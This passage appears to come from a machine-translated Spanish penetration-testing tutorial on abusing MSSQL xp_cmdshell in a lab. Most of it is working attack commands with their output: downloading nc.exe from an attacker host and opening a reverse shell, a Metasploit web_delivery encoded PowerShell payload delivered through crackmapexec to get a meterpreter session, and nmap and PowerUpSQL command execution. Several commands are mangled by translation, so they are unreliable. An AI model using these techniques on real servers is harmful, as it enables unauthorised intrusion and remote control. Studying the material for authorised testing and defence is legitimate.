xp_cmdshell "powershell.exe wget http://192.168.1.2/nc.exe -OutFile c:\\Users\\Public\\nc.exe"
xp_cmdshell "c:\\Usuarios\\Público\\nc.exe -e cmd.exe 192.168.1.2 4444"

```

```

SQL> xp_cmdshell "powershell.exe wget http://192.168.1.2/nc.exe -OutFile c:\\Users\\Public\\nc.exe"
output

NULL

SQL> xp_cmdshell "c:\\Users\\Public\\nc.exe -e cmd.exe 192.168.1.2 4444"

```

En Kali Linux, tenemos un oyente Netcat en el puerto 4444; Una vez que el comando PowerShell se ejecute como se muestra en la captura de pantalla anterior, obtendremos el shell de la máquina de destino.

```

Carolina del Norte-1vp 4444
quién soy

```



```
(root@kali)-[~]
# nc -lvp 4444
listening on [any] 4444 ...
192.168.1.146: inverse host lookup failed: Unknown host
connect to [192.168.1.2] from (UNKNOWN) [192.168.1.146] 49695
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt service\mssql$sqlexpress

C:\Windows\system32>
```

Crackmapexec

Otro método para obtener una conexión inversa en la máquina de destino desde la funcionalidad del Shell de comandos de MSSQL XP es utilizar su capacidad para ejecutar comandos del sistema asociados con la carga útil web_delivery.

El proceso es bastante simple; Usamos el exploit exploit/multi/script/web_delivery, configuramos el objetivo como la máquina Windows y luego configuramos la carga útil como windows/meterpreter/reverse_tcp. Luego especifique el host local.

Finalmente, ejecutaremos el comando exploit.

utilizar exploit/multi/script/web_delivery
establecer objetivo 2
configurar ventanas de carga útil/meterpreter/reverse_tcp
establecer lhost 192.168.1.2
explotar

```
msf6 > use exploit/multi/script/web_delivery
[*] Using configured payload python/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set target 2
target => 2
msf6 exploit(multi/script/web_delivery) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set lhost 192.168.1.2
lhost => 192.168.1.2
msf6 exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.2:4444
msf6 exploit(multi/script/web_delivery) > [*] Using URL: http://0.0.0.0:8080/om6cxs3B
[*] Local IP: http://192.168.1.2:8080/om6cxs3B
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -e WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUUAUVAGkAbgB0AE0AYQBuAGEAZ
ADsAJABzADEAZQA9AG4AZQB3AC0AbwBiAGoAZQBjAHQAIABuAGUAdAAuAHcAZQBjAGMAbABpAGUAbgB0ADsAaQBmAC
gB1AGwAbAApAHsAJABzADEAZQA9AG4AZQB3AC0AbwBiAGoAZQBjAHQAIABuAGUAdAAuAHcAZQBjAGMAbABpAGUAbgB0ADsAaQBmAC
```

A través del exploit anterior, obtenemos la URL web_delivery, y esta URL la usaremos en la ejecución de crackmapexec, comando de web_delivery.

```
crackmapexec mssql 192.168.1.146 -u 'ignite' -p 'Contraseña@123' -M web_delivery -o URL=http://
192.168.1.2:8080/om6cxs3B
```

```
(root@kali)~# crackmapexec mssql 192.168.1.146 -u 'ignite' -p 'Password@123' -M web_delivery -o URL=http://192.168.1.2:8080/om6cxs3B
[*] Failed loading module at /usr/lib/python3/dist-packages/cme/modules/slinky.py: No module named 'pylnk3'
MSSQL 192.168.1.146 1433 WIN-P830S778EQK [*] Windows 10.0 Build 14393 (name:WIN-P830S778EQK) (domain:WIN-P830S778EQK)
MSSQL 192.168.1.146 1433 WIN-P830S778EQK [+] WIN-P830S778EQK\ignite:Password@123 (Pwn3d!)
```

El resultado de crackmapexec muestra que el objetivo ha sido engañado. Podemos volver al shell de Metasploit y encontrar que el objetivo ha sido explotado con éxito y que tenemos un shell meterpreter en la máquina de destino.

```
[*] 192.168.1.146 web_delivery - Delivering Payload (3403 bytes)
[*] Sending stage (175174 bytes) to 192.168.1.146
[*] Meterpreter session 1 opened (192.168.1.2:4444 → 192.168.1.146)

msf6 exploit(multi/script/web_delivery) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : WIN-P830S778EQK
OS            : Windows 2016+ (10.0 Build 14393).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/windows
meterpreter >
```

Nmapa

Como sabemos, la función XP-cmd está deshabilitada por defecto, pero si tenemos credenciales de administrador de sistemas, también podemos jugar con el script NMap para ejecutar los comandos de la ventana.

```
nmap -p 1433 --script ms-sql-xp-cmdshell --script-args
mssql.username=sa,mssql.password=Contraseña@1,ms-sql-xp-cmdshell.cmd='usuario de red' 192.168.1.146
```

```
(root@kali)~# nmap -p 1433 --script ms-sql-xp-cmdshell --script-args mssql.username=sa,mssql.password=Password@1,ms-sql-xp-cmdshell.cmd='net user' 192.168.1.146
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-31 16:32 EDT
Nmap scan report for 192.168.1.146
Host is up (0.00013s latency).

PORT      STATE SERVICE
1433/tcp  open  ms-sql-s
ms-sql-xp-cmdshell:
[192.168.1.146:1433]
Command: net user
output
Null
User accounts for \
Null
Administrator      DefaultAccount      Guest
ignite
The command completed with one or more errors.
Null
Null
MAC Address: 00:0C:29:85:FC:6C (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.50 seconds
```

PowerUpSQL

Primero, descargue PowerUpSql desde aquí. PowerUpSQL es una herramienta para máquinas con Windows, incluye funciones que admiten el descubrimiento de SQL Server, auditoría de configuración débil, escalada de privilegios a escala y acciones posteriores a la explotación, como la ejecución de comandos del sistema operativo.

Podemos usar el cmdlet Import-Module para importar el script de PowerShell. Luego use la función Invoke-SQLOSCmd, que ejecuta los comandos del sistema operativo a través del shell xp_cmd a través de la cuenta de servicio SQL.

Aquí, PowerUpSQL intenta conectarse con la base de datos. Después de que la conexión sea exitosa, verifica si las credenciales de usuario que proporcionamos son para administrador de sistemas o los usuarios que proporcionamos tienen acceso de administrador de sistemas o no. Primero habilita las opciones avanzadas y luego intenta habilitar la funcionalidad del shell de comandos de XP. Aquí, en esta demostración, la funcionalidad de los comandos XP ya está habilitada, por lo que la herramienta ejecuta el comando whoami, que muestra que somos el usuario y el usuario de nt service\MSSQL\$sqlexpress.

```
cd PowerUPSQL-maestro
potencia Shell
powershell -ep derivación
Módulo de importación .\PowerUpSQL.ps1
Invocar-SQLOSCmd -Nombre de usuario sa -Contraseña Contraseña@1 -Instancia WIN-P830S778EQK\SQLEXPRESS
-Comando whoami -Detallado
```

```
c:\>cd PowerUpSQL-master
c:\PowerUpSQL-master>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\PowerUpSQL-master> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\PowerUpSQL-master> Import-Module .\PowerUpSQL.ps1
PS C:\PowerUpSQL-master> Invoke-SQLOSCmd -Username sa -Password Password@1 -Instance WIN-P830S778EQK\SQLEXPRESS -Command whoami -Verbose
VERBOSE: Creating runspace pool and session states
VERBOSE: WIN-P830S778EQK\SQLEXPRESS : Connection Success.
VERBOSE: WIN-P830S778EQK\SQLEXPRESS : You are a sysadmin.
VERBOSE: WIN-P830S778EQK\SQLEXPRESS : Show Advanced Options is already enabled.
VERBOSE: WIN-P830S778EQK\SQLEXPRESS : xp_cmdshell is already enabled.
VERBOSE: WIN-P830S778EQK\SQLEXPRESS : Running command: whoami
VERBOSE: Closing the runspace pool

ComputerName      Instance          CommandResults
-----
WIN-P830S778EQK WIN-P830S778EQK\SQLEXPRESS nt service\mssql$sqlexpress
```

ÚNETE A NUESTRO PROGRAMAS DE ENTRENAMIENTO

